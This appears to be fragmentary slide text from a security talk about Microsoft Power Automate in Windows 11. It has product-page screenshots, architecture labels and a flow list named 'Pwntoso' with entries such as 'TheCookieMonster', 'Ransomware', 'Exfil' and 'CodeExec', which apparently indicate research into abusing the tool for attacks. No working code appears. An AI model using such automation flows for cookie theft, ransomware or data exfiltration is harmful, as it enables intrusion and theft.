
Automation!



Actual Automation



Actual Automation



<https://youtube.com/clip/UgkxqPRYueljN24lqUs5iw13meeh7mm3KdNr>

RPA Deep Dive

“included in Windows 11”



Microsoft | Power Automate

Product ▾

Capabilities ▾

Pricing

Partners

Learn ▾

Support ▾

Community ▾

Sign in

Try free

Buy now


Automate in Windows 11

Boost productivity with desktop automation

Get more done by automating daily tasks across your desktop applications with Power Automate—including in Windows 11 for users with a Microsoft account.

Watch overview ►

Start now ►





Getting started with Power Automate in Windows 11

Article • 05/16/2022 • 2 minutes to read • 2 contributors




Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.





youtu.be/Kik9oXu_-bl





Sign in to Microsoft Power Automate

It's quicker and easier than ever to automate with the new intuitive Power Automate. Use prebuilt drag-and-drop actions or record your own flows to replay later.

Sign in





Synced
to cloud

Power Automate

Hi

+

×

New flow

Environments
Pwntoso (default)

Settings

Help

Search Flows

My flows

Shared with me

Examples

Office

Refresh

	Name	Modified	Status
	StealPowerAuto...	1 day ago	Not running
	TheCookieMonster	1 day ago	Not running
	Ransomware	1 month ago	Not running
	Exfil	1 month ago	Not running
	CodeExec	1 month ago	Not running
	Cleanup	1 month ago	Not running

^^^ Your existing automations ^^^





Power Automate



Office cloud services

On-Prem : MS cloud



User : NT Service\UIFlowService



Power Automate



Machine Runtime




On-Prem : MS cloud



Office

Office cloud services


Windows 11



On-Prem : MS cloud



User : NT Service\UIFlowService



On-Prem : MS cloud




Office cloud services

Browser Automation

